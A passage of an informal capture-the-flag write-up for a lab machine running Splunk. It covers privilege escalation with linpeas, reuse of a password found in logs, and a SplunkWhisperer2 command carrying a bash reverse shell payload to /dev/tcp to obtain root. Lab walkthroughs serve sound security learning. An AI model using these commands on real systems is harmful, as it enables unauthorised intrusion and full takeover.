
and there we go, we have our basic shell

ookk so we dont even have the perms for viewing a user file.
lets get linpeas on the box and try to escalate our privs.

after changing the perms of linpeas with chmod x linpeas.sh
we run it with ./linpeas.sh
now lets see if we find anything interersting

ok so we find a password from the logs that is Guitar123 and we know that a user exists with the name shaun.
lets try these credentials on ssh

does noooot seem to work, lets try on our prev shell with su

and we are in, lets grab our user flag first

now lets go for escalating for our root flag
remember we had come across a splunk page on port 8089 before? lets visit that now

lets try these creds here aswell
and wow it worked

ok cool we can now start to use the splunkwhisperer2 payload we found earlier

git clone tis https://github.com/cnotin/SplunkWhisperer2.git
lets use remote and exec a rev shell payload
we will use this payload
bash -i >& /dev/tcp/10.10.14.39/8080 0>&1
python3 PySplunkWhisperer2_remote.py --host 10.10.10.209 --lhost 10.10.14.39 --username shaun --password Guitar123 --payload "bash -c 'bash -i >& /dev/tcp/10.10.14.39/8080 0>&1'"annnnd we have our root shell


ok now time to grab the flag
root flag